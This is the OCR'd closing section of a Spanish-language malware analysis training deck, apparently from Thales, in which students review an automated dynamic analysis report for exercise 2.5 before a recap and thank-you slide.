
– Examine el reporte del análisis.



Práctica 2.5 – Análisis dinámico automatizado

A. Analice un malware (20/21)

– Examine el reporte del análisis.




Práctica 2.5 – Análisis dinámico automatizado

Summary

A. Analice un malware (21/21)

– Examine el reporte del análisis.

Screenshots



Práctica 2.5 completa.

> Tome algunos minutos para recapitular lo que ha aprendido

THALES
Building a future we can all trust

Thank you

www.thalesgroup.com